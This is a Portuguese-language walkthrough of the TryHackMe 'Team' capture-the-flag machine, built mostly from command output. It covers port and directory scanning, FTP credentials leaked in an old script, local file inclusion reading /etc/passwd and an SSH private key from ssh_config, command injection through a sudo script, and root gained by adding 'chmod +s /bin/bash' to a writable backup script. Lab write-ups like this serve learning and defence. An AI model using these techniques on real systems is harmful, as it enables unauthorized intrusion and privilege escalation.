

# Teamcw

IP: 10.10.34.4

Executando um nmap menos barulhento:

```
(root🐼kali)-[~]
# nmap -sS 10.10.34.47
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-10 03:28 EDT
Nmap scan report for 10.10.34.47
Host is up (0.23s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 14.51 seconds

(root🐼kali)-[~]
# █
```

```
(root🐼kali)-[~]
# nmap -A 10.10.34.47
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-10 03:42 EDT
Nmap scan report for 10.10.34.47
Host is up (0.23s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 79:5f:11:6a:85:c2:08:24:30:6c:d4:88:74:1b:79:4d (RSA)
|   256 af:7e:3f:7e:b4:86:58:83:f1:f6:a2:54:a6:9b:ba:ad (ECDSA)
|_  256 26:25:b0:7b:dc:3f:b2:94:37:12:5d:cd:06:98:c7:9f (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works! If you see this add 'te...
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 3.13 (92%), Crestron XPanel control system (90%), ASUS RT-N56U WAP (Linux 3.4) (87%), Li
nux 3.1 (87%), Linux 3.16 (87%), Linux 3.2 (87%), HP P2000 G3 NAS device (87%), AXIS 210A or 211 Network Camera (Linux 2.6.1
7) (87%), Adtran 424RG FTTH gateway (86%), Linux 2.6.32 (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 21/tcp)
HOP RTT      ADDRESS
1   229.86 ms 10.9.0.1
2   230.24 ms 10.10.34.47

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.67 seconds

(root🐼kali)-[~]
# █
```


WEB:

TryHackMe | Team

Apache2 Ubuntu Default Pag

+

10.10.34.47

  
ubuntu

Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the

infos sensitiveis:




# Not Found

The requested URL was not found on this server.

*Apache/2.4.29 (Ubuntu) Server at 10.10.34.47 Port 80*

```
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
  <title>Apache2 Ubuntu Default Page: It works! If you see this add 'team.thm' to your hosts!</title>
  <style type="text/css" media="screen">
* {
  margin: 0px 0px 0px 0px;
```

adicionei o host no /etc/hosts, com isso consegui acesso ao site interno (exposição de dados sensíveis ?)



usando o gobuster nesse novo acesso:

```
(root@kali) - [~]
# gobuster dir -u http://team.thm/ -w ~/Pentest/Wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url: http://team.thm/
[+] Threads: 10
[+] Wordlist: /root/Pentest/Wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout: 10s
=====
2021/04/10 04:20:01 Starting gobuster
=====
/images (Status: 301)
/scripts (Status: 301)
/assets (Status: 301)
Progress: 57402 / 220561 (26.03%)^C
[!] Keyboard interrupt detected, terminating.
=====
2021/04/10 04:44:32 Finished
=====
(root@kali) - [~]
#
```

executando um fuzzing no diretorio /scripts

```

(rootkali) - [~]
# gobuster dir -u team.thm/scripts/ -w ~/Pentest/Wordlists/dirbuster/directory-list-2.3-medium.txt

=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://team.thm/scripts/
[+] Threads:      10
[+] Wordlist:      /root/Pentest/Wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Extensions:   php,html,txt,sh
[+] Timeout:       10s
=====
2021/04/12 21:16:36 Starting gobuster
=====
/scrip.txt (Status: 200)
Progress: 1786 / 220561 (0.81%)^C
[!] Keyboard interrupt detected, terminating.
=====
2021/04/12 21:20:09 Finished
=====

(rootkali) - [~]

```

Type	Found	Response	Size
Dir	/scripts/	403	441
File	/scripts/script.txt	200	871



```
team.thm/scripts/script.txt

#!/bin/bash
read -p "Enter Username: " REDACTED
read -sp "Enter Username Password: " REDACTED
echo
ftp_server="localhost"
ftp_username="$Username"
ftp_password="$Password"
mkdir /home/username/linux/source_folder
source_folder="/home/username/source_folder/"
cp -avr config* $source_folder
dest_folder="/home/username/linux/dest_folder/"
ftp -in $ftp_server <<END_SCRIPT
quote USER $ftp_username
quote PASS $decrypt
cd $source_folder
!cd $dest_folder
mget -R *
quit

# Updated version of the script
# Note to self had to change the extension of the old "script" in this folder, as it has creds in
```

tentei baixar o script.old e funcionou, com isso foi possivel ter o conhecimento das credencias do FTP

existem diretorios com o index off habilitado:

<http://team.thm/images/>




# Index of /images

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<hr/>			
<a href="#">Parent Directory</a>		-	
<a href="#">avatar.jpg</a>	2021-01-15 20:00	14K	
<a href="#">bg.jpg</a>	2021-01-15 20:00	71K	
<a href="#">fulls/</a>	2021-01-15 20:00	-	
<a href="#">thumbs/</a>	2021-01-15 20:00	-	

*Apache/2.4.29 (Ubuntu) Server at team.thm Port 80*

existem algumas imagens bem pesadas, estou baixando elas para verificar se nelas tem alguma coisa escondida

lendo o robots.txt



dale

que coisa estranha esse “dale”

FTP:

login como anonymous não permitido:

```
(root👁kali) - [~]
# ftp 10.10.34.47
Connected to 10.10.34.47.
220 (vsFTPd 3.0.3)
Name (10.10.34.47:root): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp> █
```

login no ftp com as credenciais encontradas em team.th/scripts/script.old

```

└─# ftp 10.10.84.26
Connected to 10.10.84.26.
220 (vsFTPd 3.0.3)
Name (10.10.84.26:root): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxr-x    2 65534    65534          4096 Jan 15 21:25 workshare
226 Directory send OK.
ftp> ls -lha
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    5 65534    65534          4096 Jan 15 21:25 .
drwxr-xr-x    5 65534    65534          4096 Jan 15 21:25 ..
-rw-r--r--    1 1002      1002           220 Apr 04 2018 .bash_logout
-rw-r--r--    1 1002      1002          3771 Apr 04 2018 .bashrc
drwxrwxr-x    3 1002      1002          4096 Jan 15 21:22 .local
-rw-r--r--    1 1002      1002           807 Apr 04 2018 .profile
drwx-----   2 1002      1002          4096 Jan 15 21:24 .ssh
drwxrwxr-x    2 65534    65534          4096 Jan 15 21:25 workshare
226 Directory send OK.
ftp> cd workshare
250 Directory successfully changed.
ftp> ls -lha
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxr-x    2 65534    65534          4096 Jan 15 21:25 .
drwxr-xr-x    5 65534    65534          4096 Jan 15 21:25 ..
-rwxr-xr-x    1 1002      1002           269 Jan 15 21:24 New_site.txt
226 Directory send OK.
ftp> get New_site.txt
local: New_site.txt remote: New_site.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for New_site.txt (269 bytes).
226 Transfer complete

```

Foi possível encontrar dois possíveis usuários no arquivo New\_sites.txt, e a informação de um subdomino "dev":



```
(root@kali) - [~/Pentest/Labs/TryHackMe/Teamcw]
# cat New_site.txt
Dale
    I have started coding a new website in PHP for the team to use, this is currently under development. It can be
found at ".dev" within our domain.

Also as per the team policy please make a copy of your "id_rsa" and place this in the relevent config file.

Gyles
(root@kali) - [~/Pentest/Labs/TryHackMe/Teamcw]
#
```


Acesso a esse subdominio interno:



Site is being built

[Place holder link to team share](#)

O parametro page parece ser vulneravel a LFI:



Place holder for future team share

Testando essa vulnerabilidade



```
1
2 root:x:0:0:root:/root:/bin/bash
3 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
4 bin:x:2:2:bin:/bin:/usr/sbin/nologin
5 sys:x:3:3:sys:/dev:/usr/sbin/nologin
6 sync:x:4:65534:sync:/bin:/bin/sync
7 games:x:5:60:games:/usr/games:/usr/sbin/nologin
8 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
9 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
10 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
11 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
12 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
13 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
14 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
15 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
16 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
17 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
18 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
19 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
20 systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
21 systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
22 syslog:x:102:106::/home/syslog:/usr/sbin/nologin
23 messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
24 _apt:x:104:65534::/nonexistent:/usr/sbin/nologin
25 lxd:x:105:65534::/var/lib/lxd:/bin/false
26 uidd:x:106:110::/run/uidd:/usr/sbin/nologin
27 dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
28 landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
29 pollinate:x:109:1::/var/cache/pollinate:/bin/false
30 dale:x:1000:1000:anon,,,:/home/dale:/bin/bash
31 gyles:x:1001:1001::/home/gyles:/bin/bash
32 ftpuser:x:1002:1002::/home/ftpuser:/bin/sh
33 ftp:x:110:116:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
34 sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
35
```

chave de acesso SSH em /etc/ssh/ssh\_config

```

115
116 # override default of no subsystems
117 Subsystem sftp /usr/lib/openssh/sftp-server
118
119 # Example of overriding settings on a per-user basis
120 #Match User anoncvs
121 # X11Forwarding no
122 # AllowTcpForwarding no
123 # PermitTTY no
124 # ForceCommand cvs server
125
126 AllowUsers dale gyles
127
128
129
130 #Dale id_rsa
131 #-----BEGIN OPENSSH PRIVATE KEY-----
132 #b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAAdzc2gtcn
133 #NhAAAAAwEAAQAAAEAng6KMT3zm+6rQeQzn5HLBjgruB9k2rX/XdzCr6jvdFLJ+uH4ZVE
134 #NUkbi5WUOdR4ock4dFjk03X1bDshaisAFRJJKgUq1+zNJ+p96ZIEKtm93aYy3+YggliN/W
135 #oG+RPqP8P6/uflU0ftxkHE54H1Ll03HbN+0H4JM/InXvuz4U9Df09m99JYi6DVw5XGsaWK
136 #o9WqHhL5XS8lYu/fy5VAY0fJ0pyTh8IdhFUuAzfuC+fj0BcQ6ePFhxEF6WaNCSpK2v+qxP
137 #zMUIlQdztr8WhURTxua0Q0IxQ2xJ+zWDMiynzJ/lzwmIEi0Kj1/nh/w7I8rk6jBjaqAu
138 #k5xum0xPnyWAGiM0X0BSfgaU+eADcaGfwSFla0gIG/TtJfbcw33gnwZBVhc30uLG8JoKS
139 #xtAlJ4yRazjEqK8hU8FUvowsGGLs+trkxBYgceWwJFUudYjBq2NbX2g1Kz52vqFZdbAa1S
140 #0soiabHiuwd+3N/ygsSuDh0hKig4MWH6VeJcSMiRAAAfKnt4pcTbeKXEAAAAB3NzaC1yc2
141 #EAAAGBAJ40ijEx985vuq6nkm5+RywY4K7gfZnq1/13cwq+o73RSyfrh+GVRDVJG4uVlDnU
142 #eKHJOHRY5NN19Ww7IWorABUSSZIFktfszSfqfemSBCrZvd2mMt/mIIJYjflqBvKt6j/D+v
143 #7n5VNH7cZBx0eB9S5dNx2zftB+CTPyJ177s+FPQ39PZvfSWIuglc0VxrGlicPVqh4S+V0v
144 #JWLv38uVQGdnydKck4fCHYRVLGM37gvn49AXE0njYcRBeLmjQkqStr/qsT8zFCC0Hc7a/
145 #FoVEU8bmjkdIMUNsSfslgyjIsp8yf5c8Ji0BIjio9f54f80yPK50owY2qgLP0cbpjsT58l
146 #gBojNFzgUn4G1PngA3Ghn8EhdwtICPBv07SX23Ft94J8GQVYXN9LixvCaCksbQNSemKws4
147 #xKivIVPbVL6MLBhpbPra5MQWIHhlsCRVLnWiwatjW19oJSS+dr6hWxWwGtUtLKImmx4rsH
148 #ftzf8oLErg4ToSiI0DFh+lXiXejCKwAAAAMBAAEAAAGAGQ9nG8u3ZbTTXZPV4tekwoijb
149 #esUW5UVqzUwbReU99WUjsG7V50VRqFU0lh2hV1FvnHiLL7fQer5QAvGR0+QxkGLy/AjkH0
150 #eXC1jA4JuR2S/Ay47kUXjHMr+C0Sc/WTY47YQghuLPLHoXKWLq/PB2tenkWN0p0fRb85R
151 #N1ftjJc+sMAwkJfW+QqeBvHLP23YqJeCORxcNj3VG/4lnjrXRIyImRhUiBvRWeK4o4Rxxg
152 #Q4MUvHDPxc20KwaIIBbjTbErXACPU3fJ5y4MfJ69dwpvePtieFsFQEOjopkEMn1Gkf1Hyi
153 #U2lCuU7CZtIIjKLh90AT5eMVAntnGLK4H5U01Vz9Z27Zs0y1Rt5svnhU6X6Pldn6iPgGBW
154 #/vS5r0qadSFUnoBrE+Cnul2cyLWYKnV+FQHD6YnAU2Sxa8dDlp204qGAJZr0KukXGIdiz
155 #82aDTaCV/RkdZ2YCb53IwYRw27EniWd06NvMXG8pZQKwUI2B7wljdgm3ZB6fYNFUV5AAAA
156 #wQC5Tzei2ZXPj5yN7EgrQk16vUivWP9p6S8KUxHVBvqdJDoQqr8IiPovs9EohFRA3M3h0q
157 #z+zdn4wIKHMDAg0yaJUJ9WqSwj9ItqNtDxkXpXkfSSgXrfaLz3yXPZTTdvpah+WP5S8u6
158 #RuSnARrKjgkXT6bKyfGeIVnIphjUf5/rnnb/QqHyE+AnWGDNQY9HH36gTyMEJZGV/zeBB7
159 #/ocepv6U5HWlqFB+SCcuHcfkegFif8M7039K1UUKN6Pwb4/IoAAADBAMuCXrBjE9A7sxzx
160 #sQD/wqj5cQx+HJ82QXZBtw09cTtxrLlgl0DGDk01H+pmWDkuSTcKG0XeU8AzMoM9Jj00Db
161 #mPZgp7FnSJDpbeX6an/WzWwibc5DGCM5VTikrWdXuuyanEw8CMHUZCMYsltfbzeexKiur
162 #4fu7GSqPx30NEVfArs2LEqW5Bs/bc/rbZ0UI7/ccfVvHV3qtuNv3ypX4BuQXCkMuDJoBfg
163 #e9VbKXg7fLF28FxaYlXn25WmXpBHPPdwAAAMEAxtKShv88h0vmaeY0xpgqMN9rjPXvDs5S
164 #2BRGRg22JACuTydMFONgWo4on+ptEFpTLA3Ik0DnPgqf9KGinc+j6jSYvBdHhvJZle0MMIH
165 #8KUREDvYzgbpzIlJ5yyawaSjYm+BpYCAuIdI9FHyWAlersYc6ZofLGjbBc3Ay1IoPu0qX
166 #b1wrZt/BTpIg+dFc5/W/k7/9abnt30BQBF08EwdHcJhSo+4J4TFGIJdMFydxFFr7AyVY7
167 #CPFMeoYeUdghftAAAAE3A0aw50LXA0cnJvdEBwYXJyb3QBAgMEBQYH
168 #-----END OPENSSH PRIVATE KEY-----
169

```

copiei a chave e usei uma ide para retirar as “#” então coloquei dentro de um arquivo id\_rsa, executei um “chmod 600 id\_rsa” e após isso fiz login no SSH com o usuário dale:

```
(rootkali) - [~/Pentest/Labs/TryHackMe/Teamcw]
# ls -lha
total 7.9M
drwxr-xr-x  2 root root 4.0K Apr 12 21:47 .
drwxr-xr-x 14 root root 4.0K Apr 10 03:04 ..
-rw-r--r--  1 root root 284K Jan 15 15:00 05.jpg
-rw-----  1 root root 2.6K Apr 12 21:47 id_rsa
-rw-r--r--  1 root root  222 Apr 12 21:19 known_hosts
-rw-r--r--  1 root root  269 Apr 12 21:15 New_site.txt
-rw-r--r--  1 root root  807 Apr 12 21:19 .profile
-rw-r--r--  1 root root  466 Apr 12 21:11 script.old
-rw-r--r--  1 root root 2.0M Apr 12 21:43 Teamcw.ctb
-rw-r--r--  1 root root 2.0M Apr 12 21:43 Teamcw.ctb~
-rw-r--r--  1 root root 1.8M Apr 12 21:42 Teamcw.ctb~~
-rw-r--r--  1 root root 1.8M Apr 12 21:27 Teamcw.ctb~~~
```

```
(rootkali) - [~/Pentest/Labs/TryHackMe/Teamcw]
# ssh dale@10.10.84.26 -i id_rsa
Last login: Mon Jan 18 10:51:32 2021
dale@TEAM:~$ ls
user.txt
dale@TEAM:~$ cat user.txt
[REDACTED]
dale@TEAM:~$
```

Hora de Realizar o privilege escalation, existe um script com permissões erradas que pode ser utilizado para isso:



```

dale@TEAM:~$ sudo -l
Matching Defaults entries for dale on TEAM:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User dale may run the following commands on TEAM:
    (gyles) NOPASSWD: /home/gyles/admin_checks
dale@TEAM:~$ ls -lha /home/gyles/admin_checks
-rwxr--r-- 1 gyles editors 399 Jan 15 21:52 /home/gyles/admin_checks
dale@TEAM:~$ cat /home/gyles/admin_checks
#!/bin/bash

printf "Reading stats.\n"
sleep 1
printf "Reading stats..\n"
sleep 1
read -p "Enter name of person backing up the data: " name
echo $name >> /var/stats/stats.txt
read -p "Enter 'date' to timestamp the file: " error
printf "The Date is "
$error 2>/dev/null

date_save=$(date "+%F-%H-%M")
cp /var/stats/stats.txt /var/stats/stats-$date_save.bak

printf "Stats have been backed up\n"

```

utilizando do script com permissões erradas para pegar uma shell com o usuário gyles

```

-rw-rw-r-- 1 dale date 17 Jan 15 21:30 user.txt
dale@TEAM:~$ sudo -l
Matching Defaults entries for dale on TEAM:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User dale may run the following commands on TEAM:
    (gyles) NOPASSWD: /home/gyles/admin_checks
dale@TEAM:~$ sudo -u /home/gyles/admin_checks
sudo: unknown user: /home/gyles/admin_checks
sudo: unable to initialize policy plugin
dale@TEAM:~$ sudo -u gyles /home/gyles/admin_checks
Reading stats.
Reading stats..
Enter name of person backing up the data: anon
Enter 'date' to timestamp the file: /bin/bash
The Date is is
ls
user.txt
id
uid=1001(gyles) gid=1001(gyles) groups=1001(gyles),1003(editors),1004(admin)

```

utilizando essa nova shell foi possível encontrar um outro arquivo com permissões erradas, onde é possível fazer uma exploração na qual se baseia em alterar as permissões de /bin/bash para ter acesso de root:

```

ls -lha
total 12K
drwxrwxr-x 2 root admin 4.0K Jan 17 20:36 .
drwxr-xr-x 10 root root 4.0K Jan 15 19:49 ..
-rwxrwxr-x 1 root admin 84 Apr 13 03:21 main_backup.sh
cat main_backup.sh
#!/bin/bash
cp -r /var/www/team.thm/* /var/backups/www/team.thm/
chmod +s /bin/bash
/bin/bash -p
id
uid=1001(gyles) gid=1001(gyles) euid=0(root) egid=0(root) groups=0(root),1001(gyles),1003(editors),1004(admin)
cat /root/root.txt

```